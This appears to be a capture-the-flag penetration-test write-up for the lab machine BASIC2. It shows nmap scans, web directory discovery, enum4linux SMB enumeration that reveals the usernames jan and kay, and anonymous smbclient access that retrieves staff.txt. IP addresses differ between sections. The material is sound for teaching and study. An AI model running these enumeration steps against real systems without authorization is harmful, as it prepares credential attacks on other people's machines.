
Analysis: Choosing the aggressive scan over several isolated scans was a deliberate efficiency decision — it front-loaded the reconnaissance phase with the maximum amount of actionable information in a single execution, reducing the number of separate interactions with the target and giving an immediate, holistic view of the attack surface.

Decision Taken: With four exposed services identified, each was analyzed individually to determine its relevance as a potential attack vector, and to decide which one to pursue first.

4.5 Enumeration Results

The scan identified four exposed TCP services:

Port	State	Service	Version
22	Open	SSH	OpenSSH 8.2p1
80	Open	HTTP	Apache HTTP Server 2.4.41
139	Open	NetBIOS-SSN	Samba
445	Open	SMB	Samba smbd v4



```
root@ip-10-49-179-44:~# nmap -sV -A 10.49.182.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-09-10 04:54 UTC
Nmap scan report for ip-10-49-182-7.ap-south-1.compute.internal (10.49.182.7)
Host is up (0.00026s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 7c:7a:80:21:7c:b5:f6:dc:35:ab:14:1e:d5:af:dd:1b (RSA)
|_ 256 6b:b2:96:72:05:bd:b1:54:29:0f:eb:80:ca:85:82:43 (ECDSA)
|_ 256 2a:c2:2d:91:5f:06:66:e2:45:58:35:6e:63:93:a4:96 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
MAC Address: 0A:7F:94:24:78:7B (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Figure 4.4 — Open Services Identified by Nmap *highlighting ports 22, 80, 139, and 445 in the scan output.*

4.6 Per-Service Analysis

SSH (Port 22) — OpenSSH 8.2p1

SSH provides encrypted remote shell access and, critically, supports username/password authentication. At this stage of the engagement no credentials were available, so SSH could not yet be exploited — but it was immediately noted as the most likely route to initial access once valid credentials were discovered through other means. Any weak password policy on this service would translate directly into a full interactive shell on the target.

HTTP (Port 80) — Apache HTTP Server 2.4.41

Web servers frequently expose content that was never intended to be public: hidden directories, developer notes, configuration artifacts, or backup files. Because such exposures can often be found without any authentication and without any actual vulnerability in the web application itself, HTTP enumeration was flagged as a low-effort, potentially high-value next step.

NetBIOS / SMB (Ports 139 and 445) — Samba

SMB is used for file and printer sharing and frequently for authentication in mixed Windows/Linux environments. Misconfigured Samba deployments are a common source of anonymous share access, username enumeration, and inadvertent file disclosure. The presence of both the NetBIOS session service (139) and the modern SMB-over-TCP service (445) indicated a fully-featured Samba deployment worth investigating in depth.

4.7 Operating System Identification

Nmap's OS fingerprinting indicated the target was running a Linux kernel, corroborated by the Apache and Samba version banners and by a NetBIOS host name of **BASIC2**. Establishing the operating system early is important because it determines which family of privilege escalation techniques, enumeration commands, and default file paths will be relevant later in the engagement (for example, `/etc/passwd`, `.ssh` directory conventions, and Linux-specific permission semantics).

```
root@ip-10-49-179-44:~# nmap -sV -A 10.49.182.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-09-10 04:54 UTC
Nmap scan report for ip-10-49-182-7.ap-south-1.compute.internal (10.49.182.7)
Host is up (0.00026s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 7c:7a:80:21:7c:b5:f6:dc:35:ab:14:1e:d5:af:dd:1b (RSA)
|   256 6b:b2:96:72:05:bd:b1:54:29:0f:eb:80:ca:85:82:43 (ECDSA)
|_  256 2a:c2:2d:91:5f:06:66:e2:45:58:35:6e:63:93:a4:96 (ED25519)
80/tcp    open  http           Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn    Samba smbd 4.6.2
445/tcp   open  netbios-ssn    Samba smbd 4.6.2
MAC Address: 0A:7F:94:24:78:7B (Unknown)
```

Figure 4.5 — NetBIOS Name and OS Fingerprint Details *showing the NetBIOS name (BASIC2) and OS fingerprint reported by Nmap.*

4.8 Attack Surface Analysis

At the conclusion of reconnaissance, three independent attack surfaces were identified:

Attack Surface	Potential For
HTTP (Port 80)	Hidden directories, information disclosure, developer artifacts
SMB (Ports 139/445)	Anonymous shares, username enumeration, sensitive file exposure
SSH (Port 22)	Password or key-based authentication attacks, once credentials are known

Although SMB appeared promising, HTTP enumeration was selected as the next step. This followed a deliberate penetration testing principle: gather the maximum amount of low-risk, low-noise intelligence before attempting any authentication-based attack. Web-exposed developer notes in particular have a track record of leaking usernames or hints that make later credential attacks dramatically more efficient — and, as the following section shows, this proved to be exactly the case.

5. HTTP Enumeration

5.1 Objective and Initial Inspection

With network reconnaissance complete, the assessment moved to enumerating the Apache web server on port 80. The goal at this stage was purely intelligence-gathering: inspect the web application, identify hidden directories or files, and determine whether any information disclosure could reduce the effort required for later authentication attacks.

The homepage was first opened directly in a browser at `http://10.10.43.214`. It displayed a minimal "under construction" style maintenance message with no visible functionality. Rather than treating this as a dead end, the minimal homepage was treated as a signal that further directory-level enumeration was likely to reveal additional, unlinked content — maintenance pages are frequently left in place while other resources remain accessible on the same web root.

5.2 HTTP Enumeration Using Nmap NSE

Command:


```
sudo nmap -p80 --script http-enum 10.10.43.214
```

Objective: Identify hidden directories and files exposed by the Apache web server, using a fast, wordlist-free enumeration technique before committing to a heavier brute-force tool such as Gobuster or Dirb.

Syntax Explanation:

Option	Description
sudo	Executes Nmap with elevated privileges.
-p80	Restricts the scan to port 80.
--script http-enum	Runs Nmap's HTTP Enumeration NSE script, which checks the target against a built-in list of commonly exposed directories and filenames.
10.10.43.214	Target machine IP address.

Observation: The script returned a single but significant finding: a `/development/` directory that responded with a valid HTTP response — rather than a 403 Forbidden or 404 Not Found — and that had directory listing enabled.



```
root@ip-10-49-179-44: ~  
File Edit View Search Terminal Help  
root@ip-10-49-179-44:~# sudo nmap -p80 --script http-enum 10.49.182.7  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-09-10 05:02 UTC  
Nmap scan report for ip-10-49-182-7.ap-south-1.compute.internal (10.49.182.7)  
Host is up (0.00018s latency).  
  
PORT      STATE SERVICE  
80/tcp    open  http  
| http-enum:  
|_  /development/: Potentially interesting directory w/ listing on 'apache/2.4.4  
1 (ubuntu)'  
MAC Address: 0A:7F:94:24:78:7B (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds  
root@ip-10-49-179-44:~#
```

Figure 5.1 — Nmap HTTP Enumeration Scan Output of the `http-enum` scan output showing the `/development/` directory finding.

Analysis: A valid response combined with directory indexing being enabled meant the directory both existed and could be browsed without authentication. This is a textbook information disclosure issue: developers frequently use directories like this for testing or internal notes, without realizing — or without later removing — public access once the material is deployed.

Decision Taken: The directory was investigated manually in a browser to determine exactly what it exposed.

5.3 Discovery of the /development Directory

Objective: Manually inspect the newly discovered directory to determine its contents and assess the information disclosure risk.

Navigating to `http://10.10.43.214/development` in a browser returned a directory index — rather than an access-denied page — listing two files:

File Name	Description
<code>dev.txt</code>	Developer notes
<code>j.txt</code>	Internal communication file

```
root@ip-10-49-179-44: ~
File Edit View Search Terminal Help
root@ip-10-49-179-44:~# sudo nmap -p80 --script http-enum 10.49.182.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-09-10 05:02 UTC
Nmap scan report for ip-10-49-182-7.ap-south-1.compute.internal (10.49.182.7)
Host is up (0.00018s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|_ /development/: Potentially interesting directory w/ listing on 'apache/2.4.4
1 (ubuntu)'
MAC Address: 0A:7F:94:24:78:7B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds
root@ip-10-49-179-44:~#
```

Figure 5.2 — Hidden /development Directory Identified showing the /development directory as reported by Nmap.



Figure 5.3 — Directory Listing of /development showing both files listed inside the /development directory in the browser.

Analysis: The existence of directory indexing on this path is itself an insecure Apache configuration, independent of what the files themselves contain. At minimum, it discloses file names, sizes, and modification dates to any unauthenticated visitor — metadata that narrows an attacker's understanding of what the organization's internal development practices look like.

5.4 Analysis of dev.txt

Objective: Review the developer notes for any sensitive or actionable information.




Figure 5.4 — Contents of dev.txt

Observation: The file contained informal internal notes referencing application components and technologies, including mentions of Apache, REST, and Struts.

Analysis: Developer notes should never be publicly accessible, because they routinely disclose the internal technology stack. Knowledge of specific frameworks and versions in use helps an attacker identify version-specific public exploits or known misconfigurations relevant to that stack. In this engagement, the note did not by itself yield an exploitable vulnerability, but it confirmed that the development team's working files had ended up inside the public web root — a process failure worth flagging in isolation, regardless of what it led to next.

Decision Taken: Rather than pursuing the technology references further, attention shifted to the second file, since references to individuals often provide more directly useful reconnaissance value than technology notes.

5.5 Analysis of j.txt

Objective: Review the second development file for additional intelligence, particularly regarding potential user accounts.



Figure 5.5 — Contents of j.txt

Observation: The file appeared to contain informal correspondence between two individuals, referred to only by the initials **J** and **K**, discussing development tasks.

Analysis: Although no full usernames, emails, or credentials were present, the initials J and K were treated as a working hypothesis for possible system account names. This is a classic example of information disclosure: revealing even partial identity information about developers or staff meaningfully reduces the effort required for a subsequent authentication attack, because it narrows the universe of usernames an attacker needs to test from "unknown" to "starts with J or K."

Decision Taken: With two candidate initials in hand but no way to confirm full usernames from the web service alone, the assessment moved to the SMB service — identified during reconnaissance as another likely source of username and file disclosure — to attempt to convert these initials into verified account names.

5.6 Web Enumeration Summary

Finding	Security Importance
/development/ directory publicly accessible	Information disclosure via insecure Apache configuration
Directory listing enabled	Allows unauthenticated browsing of internal files
dev.txt	Discloses internal technology stack (Apache, REST, Struts)
j.txt	Discloses partial user identity information (initials J, K)

No credentials were discovered during this phase, but the exposed information materially narrowed the scope of the next phase of the engagement, illustrating how low-severity information disclosure issues compound when chained with other weaknesses later in an assessment.

6. SMB Enumeration

6.1 Objective

The next attack surface selected was the Server Message Block (SMB) service identified during reconnaissance on ports 139 and 445. The previous phase had produced two candidate user initials (J and K) but nothing conclusive. SMB was selected specifically because Samba misconfigurations frequently expose complete usernames, shared folders, and internal documents — with the potential to convert those initials into verified, attack-ready account names.

6.2 Enumeration with Enum4Linux

Command:

```
sudo enum4linux -a 10.10.43.214
```

Objective: Perform comprehensive SMB/Samba enumeration in a single pass, covering NetBIOS information, shares, users, groups, and password policy details.

Syntax Explanation:

Option	Purpose
sudo	Executes the tool with elevated privileges.
enum4linux	An enumeration utility purpose-built for SMB and Samba services.
-a	Performs comprehensive enumeration, combining multiple individual enumeration techniques into a single execution.
10.10.43.214	Target machine IP address.

Observation: Enum4Linux returned NetBIOS host information, a list of SMB shares, and a list of enumerated user accounts, all without requiring valid credentials.




Figure 6.1 — Enum4Linux Complete Enumeration Output of the full Enum4Linux terminal output.

Analysis: Running the comprehensive -a scan rather than several targeted scans maximized the information gathered per interaction with the target, consistent with the efficiency-first approach used throughout reconnaissance.

Decision Taken: Each category of information returned by Enum4Linux — NetBIOS details, shares, and users — was analyzed individually before deciding on the next action.

6.3 Enum4Linux Results Analysis

NetBIOS Information

Information	Value
Host Type	Linux Samba Server
NetBIOS Name	BASIC2

```
=====
| NetBIOS Names and Workgroup/Domain for 10.48.173.237 |
=====
[+] Got domain/workgroup name: WORKGROUP
[+] Full NetBIOS names information:
- BASIC2 <00> - B <ACTIVE> Workstation Service
- BASIC2 <03> - B <ACTIVE> Messenger Service
- BASIC2 <20> - B <ACTIVE> File Server Service
- .._MSBROWSE_. <01> - <GROUP> B <ACTIVE> Master Browser
- WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
- WORKGROUP <1d> - B <ACTIVE> Master Browser
- WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
- MAC Address = 00-00-00-00-00-00
```

Figure 6.7 — NetBIOS Information (BASIC2) showing the NetBIOS name and host type reported by Enum4Linux.

This confirmed the platform fingerprint established during the earlier Nmap scan and contributed to the overall host identification, though it was not independently exploitable.

SMB Shares

Share Name	Purpose
Anonymous	Public file-sharing resource
IPC\$	Inter-process communication share (default administrative share)

```
=====
| Shares via RPC on 10.48.173.237 |
=====
[*] Enumerating shares
[+] Found 2 share(s):
Anonymous:
  comment: ''
  type: Disk
IPC$:
  comment: IPC Service (Samba Server 4.15.13-Ubuntu)
  type: IPC
[*] Testing share Anonymous
[+] Mapping: OK, Listing: OK
[*] Testing share IPC$
[-] Could not check share: STATUS_OBJECT_NAME_NOT_FOUND
```

Figure 6.2 — SMB Shares Identified the "Anonymous" share in the Enum4Linux output.

Analysis: A share literally named "Anonymous" was immediately flagged as the highest-priority finding of this phase. Shares that permit unauthenticated access are one of the most common and most damaging SMB misconfigurations, since they allow any user on the network — authenticated or not — to retrieve files without ever needing credentials.

User Enumeration

Username
jan
kay
ubuntu

```
=====
[*] Trying to enumerate SIDs
[+] Found 3 SID(s)
[*] Trying SID S-1-22-1
[+] Found user 'Unix User\kay' (RID 1000)
[+] Found user 'Unix User\jan' (RID 1001)
[+] Found user 'Unix User\ubuntu' (RID 1002)
[*] Trying SID S-1-5-21-2853212168-2008227510-3551253869
```

Figure 6.3 — User Enumeration Results showing the usernames discovered by Enum4Linux.

Analysis: This finding directly confirmed the hypothesis formed during web enumeration. The initials discovered in j.txt mapped cleanly onto two of the three enumerated accounts:

Initial (from j.txt)	Confirmed Username
J	jan
K	kay

The SMB service disclosed complete, valid usernames without requiring any authentication whatsoever. This is a significant finding in isolation: username enumeration dramatically increases the success probability of any subsequent password attack, credential stuffing attempt, or social engineering effort, because the attacker no longer needs to guess or brute-force account names — only passwords.

Decision Taken: With verified usernames now available, and an anonymous share still unexamined, the assessment proceeded to manually inspect the Anonymous share before moving on to any authentication attack.

6.4 Manual SMB Share Access

Command:


```
smbclient //10.10.43.214/Anonymous
```

Objective: Manually connect to the previously identified Anonymous share to verify accessibility and inspect its contents directly, rather than relying solely on Enum4Linux's automated summary.

Syntax Explanation:

Component	Description
smbclient	An SMB client utility used to browse and interact with SMB/CIFS shares.
//10.10.43.214/Anonymous	The UNC-style path to the target server and the specific share being accessed.

Observation: The connection succeeded without a username or password being supplied, confirming that anonymous access was genuinely enabled rather than merely advertised.



```
root@ip-10-49-179-44: ~  
File Edit View Search Terminal Help  
root@ip-10-49-179-44:~# smbclient //10.49.182.7/Anonymous  
Password for [WORKGROUP\root]:  
Try "help" to get a list of possible commands.  
smb: \> smbclient //10.49.182.7/Anonymous  
smbclient: command not found  
smb: \> dis  
dis: command not found  
smb: \> dir  
.  
..  
staff.txt  
14282840 blocks of size 1024. 6427376 blocks available  
smb: \>
```


Figure 6.4 — Successful Anonymous SMB Login *showing the successful connection to the Anonymous share.*

Once connected, the contents of the share were listed:

Command:

```
dir
```

Observation: The share contained a single file of interest, `staff.txt`, suggesting employee or user-related information.



```
root@ip-10-49-179-44: ~  
File Edit View Search Terminal Help  
root@ip-10-49-179-44:~# smbclient //10.49.182.7/Anonymous  
Password for [WORKGROUP\root]:  
Try "help" to get a list of possible commands.  
smb: \> smbclient //10.49.182.7/Anonymous  
smbclient: command not found  
smb: \> dis  
dis: command not found  
smb: \> dir  
.  
..  
staff.txt  
14282840 blocks of size 1024. 6427376 blocks available  
smb: \>
```

Figure 6.5 — Directory Listing Inside Anonymous Share *showing the output of the `dir` command inside the SMB session.*

The file was then downloaded for offline analysis:

Command:

```
get staff.txt
```

Syntax Explanation: The `get` command inside an active `smbclient` session downloads the specified file from the remote share to the local Kali Linux machine.


Observation: The download completed successfully, and the file was stored locally.

Decision Taken: With the file retrieved, the SMB session was closed and attention turned to analyzing the file's contents offline.

Note: Because share enumeration had already been comprehensively performed by Enum4Linux in Section 6.3 — which had already identified both the Anonymous and IPC\$ shares — a separate unauthenticated share-listing pass (e.g., `smbclient -L`) was not required before connecting directly to the share already known to be of interest.

6.5 Retrieving and Analyzing staff.txt

Objective: Inspect the downloaded file for staff or user information that could corroborate the usernames already discovered.



```
root@ip-10-48-147-107:~# cat staff.txt
Announcement to staff:
PLEASE do not upload non-work-related items to this share. I know it's a
ll in fun, but
this is how mistakes happen. (This means you too, Jan!)
fig-Kay
root@ip-10-48-147-107:~#
```

Figure 6.6 — Contents of `staff.txt` showing the usernames inside `staff.txt`.

Observation: The file listed staff names, including **jan** and **kay**.

